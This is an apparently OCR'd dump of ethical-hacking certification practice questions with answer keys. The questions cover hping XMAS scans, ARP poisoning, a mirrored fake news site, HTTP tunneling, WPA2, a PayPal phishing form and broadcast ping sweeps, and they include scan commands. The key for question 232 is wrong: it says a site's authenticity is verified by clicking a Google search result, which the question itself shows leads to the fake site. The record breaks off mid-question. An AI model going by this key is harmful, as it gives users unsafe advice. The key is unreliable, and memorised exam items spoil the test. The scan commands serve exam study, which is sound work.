
```
[**] [111:6:1] spp_stream4: STEALTH ACTIVITY (Full XMAS scan) detection [**]
05/12-11:05:08.858815 192.168.12.88:1211 -> 192.168.12.56:22
TCP TTL:118 TOS:0x10 ID:50387 IpLen:20 DgmLen:40 DF
**UAPRSF Seq: 0x130331C9 Ack: 0x6C694D7D Win: 0x200 TcpLen: 20 UrgPtr: 0x0
```

An attacker Chew Siew sitting in Beijing, China had just launched a remote scan on Jason's network with the hping command.
Which of the following hping2 command is responsible for the above snort alert?

A. chenrocks:/home/siew # hping -S -R -P -A -F -U 192.168.2.56 -p 22 -c 5 -t 118
B. chenrocks:/home/siew # hping -F -Q -J -A -C -W 192.168.2.56 -p 22 -c 5 -t 118
C. chenrocks:/home/siew # hping -D -V -R -S -Z -Y 192.168.2.56 -p 22 -c 5 -t 118
D. chenrocks:/home/siew # hping -G -T -H -S -L -W 192.168.2.56 -p 22 -c 5 -t 118

Answer: A

NEW QUESTION 227
Which type of sniffing technique is generally referred as MiTM attack?




A. Password Sniffing
B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing

Answer: B

Explanation: ARP poisoning is the closest value to the right answer because ARP spoofing, also known as ARP flooding, ARP poisoning or ARP poison routing (APR), is a technique used to attack a local-area network (LAN). ARP spoofing may allow an attacker to interceptdata frames on a LAN, modify the traffic, or stop the traffic altogether. The attack can only be used on networks that make use of the Address Resolution Protocol (ARP) and not another method of address resolution.

NEW QUESTION 232
An Attacker creates a zuckerjournals.com website by copying and mirroring HACKERJOURNALS.COM site to spread the news that Hollywood actor Jason Jenkins died in a car accident. The attacker then submits his fake site for indexing in major search engines. When users search for "Jason Jenkins", attacker's fake site shows up and dupes victims by the fake news.


HackerJournals | The Premium Security Portal for Ethical Hackers - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.hackerjournals.com/
Most Visited Latest Headlines Office
HackerJournals | The Premium Secur...
HOME ABOUT SECURITY BLOGS HACKED ARCHIVES SITEMAP
Enter your search keywords here...
Search
HackerJournals
Tech News for Hackers
Blogs & Discussions Editors Pick Education News Uncategorized Videos
PRIVACY
Popular Latest Comments Tags Subscribe
Related Sites
EC-Council Homesite
Hacker Journals News
Hacker Journals Blogs
Hacker Journals Magazine
Hacker Journals Vulnerability
Hacker Journals Calendar
Hacker Journals Videos
Hacker Journals Whitepapers
Hacker Journals Tools
Recent Posts
ImageMASSter Solo-3 Forensics Hard Drive Duplicator
steganography to encrypt secret messages
Hide files within a image
Steganography
Apple unveils new version of Final Cut Pro
Tags
Android Apple Attack Attacks bug cloud
Search
Search for:
Done
Tor Disabled

Computer Security – Why Protecting Your Privacy Is Vital

There are many people out there who would make use of web-based services in order to obtain information pertaining to the personal background of the internet users. The criminals sift through information like personal details of users in order to create forged identities, thus committing identity theft crime. So, adopt the good habit of keeping [...]

Apple unveils new version of Final Cut Pro

14 April 2011

Apple introduced Final Cut Pro X, the latest version of its professional video editing software. Final Cut Pro X brings a number of new features to the editing platform, including full 64-bit compatibility, and the ability to take advantage of the processing power of all cores of a Mac's CPU, in addition to the GPU [...]

Read the full story

Posted in Education Comments Off


4PSA Announces A New Improved DNS Management and Automation Software

14 April 2011

4PSA, a leading-edge Cloud Computing software technology company has announced the new release of DNS Manager, the well-known multitenant software automation tool that delivers advanced DNS services to service providers and businesses. DNS Manager introduces new features and functionalities that simplify even to a larger extent the management of DNS zones and provide system administrators [...]

Read the full story

This is another great example that some people do not know what URL's are. Real website:
Fake website: http://www.zuckerjournals.com


HackerJournals | The Premium Security Portal for Ethical Hackers - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.zuckerjournals.com/
Most Visited Latest Headlines Office
HackerJournals | The Premium Secur...
HOME ABOUT SECURITY BLOGS HACKED ARCHIVES SITEMAP
Enter your search keywords here...
Search
HackerJournals
Tech News for Hackers
Blogs & Discussions Editors Pick Education News Uncategorized Videos
Hollywood Actor Jason Jenkins is Dead
Popular Latest Comments Tags Subscribe
Related Sites
EC-Council Homesite
Hacker Journals News
Hacker Journals Blogs
Hacker Journals Magazine
Hacker Journals Vulnerability
Hacker Journals Calendar
Hacker Journals Videos
Hacker Journals Whitepapers
Hacker Journals Tools
Recent Posts
ImageMASSter Solo-3 Forensics Hard Drive Duplicator
steganography to encrypt secret messages
Hide files within a image
Steganography
Apple unveils new version of Final Cut Pro
Tags
Android Apple Attack Attacks bug cloud
Search
Search for:
Done
Tor Disabled

Apple unveils new version of Final Cut Pro

14 April 2011

Apple introduced Final Cut Pro X, the latest version of its professional video editing software. Final Cut Pro X brings a number of new features to the editing platform, including full 64-bit compatibility, and the ability to take advantage of the processing power of all cores of a Mac's CPU, in addition to the GPU [...]

Read the full story

Posted in Education Comments Off

4PSA Announces A New Improved DNS Management and Automation Software

14 April 2011

4PSA, a leading-edge Cloud Computing software technology company has announced the new release of DNS Manager, the well-known multitenant software automation tool that delivers advanced DNS services to service providers and businesses. DNS Manager introduces new features and functionalities that simplify even to a larger extent the management of DNS zones and provide system administrators [...]

Read the full story

The website is clearly not WWW.HACKERJOURNALS.COM. It is obvious for many, but unfortunately some people still do not know what an URL is. It's the address that you enter into the address bar at the top your browser and this is clearly not legit site, its www.zuckerjournals.com
How would you verify if a website is authentic or not?

A. Visit the site using secure HTTPS protocol and check the SSL certificate for authenticity
B. Navigate to the site by visiting various blogs and forums for authentic links
C. Enable Cache on your browser and lookout for error message warning on the screen
D. Visit the site by clicking on a link from Google search engine

Answer: D

NEW QUESTION 235
Your company has blocked all the ports via external firewall and only allows port 80/443 to connect to the Internet. You want to use FTP to connect to some remote server on the Internet. How would you accomplish this?

A. Use HTTP Tunneling
B. Use Proxy Chaining

C. Use TOR Network
D. Use Reverse Chaining


Answer: A

NEW QUESTION 237
What type of encryption does WPA2 use?

A. DES 64 bit
B. AES-CCMP 128 bit
C. MD5 48 bit
D. SHA 160 bit

Answer: B

NEW QUESTION 238
In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details.



My Account - PayPal - Windows Internet Explorer

http://www.silutevb.lt[redacted]paypal.com/details.php?cmd=_login-done&login_access=1193476743

My Account Overview

Your account access is limited. Verify your identity by filling out the appropriate details below.

Personal Information Profile

Make sure you enter the information accurately, and according to the formats required. Fill in all the required fields.

*First Name:	First Name
*Last Name:	Last Name
*Billing Address:	Billing Address 1
*City:	City
*State / Province:	State
*Postal Code:	
*Country:	United States
*Date of Birth:	Jan 01 1910
*Mother's Maiden Name:	Mother's Name
*Social Security Number:	2345678901234567890
*Email:	email_address@email.com
*Home Phone Number:	1111111111111111111

This number will be used to contact you about Security Measures and/or other issues regarding your PayPal account.

Credit/Debit Card Profile

*Card Number:	7890123456789012345
*Expiration Date:	01 2021
*Card Verification Number:	1234 Help finding your Card Verification Number
*Issuing Bank:	Issuing Bank
*Card Type:	American Express
*Credit/Debit:	Credit
*ATM PIN:	456789012 Why is ATM PIN required?

Secondary Credit/Debit Card Profile

A backup credit or debit card is recquired if there is a problem verifying your primary card. Fill in all the required fields.

*Card Number:	7890123456789012345
*Expiration Date:	01 2021
*Card Verification Number:	1234 Help finding your Card Verification Number
*Issuing Bank:	Issuing Bank
*Card Type:	American Express
*Credit/Debit:	Credit
*ATM PIN:	456789000 Why is ATM PIN required?

Required Field*
The process normally takes about 30 seconds, but it may take longer during certain times of the day.

Remove Limitation
Mobile | Mass Pay | Money Market | ATM/Debit Card | Referrals | About Us | Accounts | Fees | Privacy | Plus Card |
Security Center | Contact Us | Legal Agreements | Developers | Shops |
About SSL Certificates

Copyright © 1999-2008 PayPal. All rights reserved.
Information about FDIC pass-through insurance

Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D


NEW QUESTION 240

You are gathering competitive intelligence on an organization. You notice that they have
jobs listed on a few Internet job-hunting sites. There are two jobs for network and system administrators. How can this help you in foot printing the organization?

A. To learn about the IP range used by the target network
B. To identify the number of employees working for the company
C. To test the limits of the corporate security policy enforced in the company
D. To learn about the operating systems, services and applications used on the network

Answer: D

NEW QUESTION 245
One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address.
You send a ping request to the broadcast address 192.168.5.255.



```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

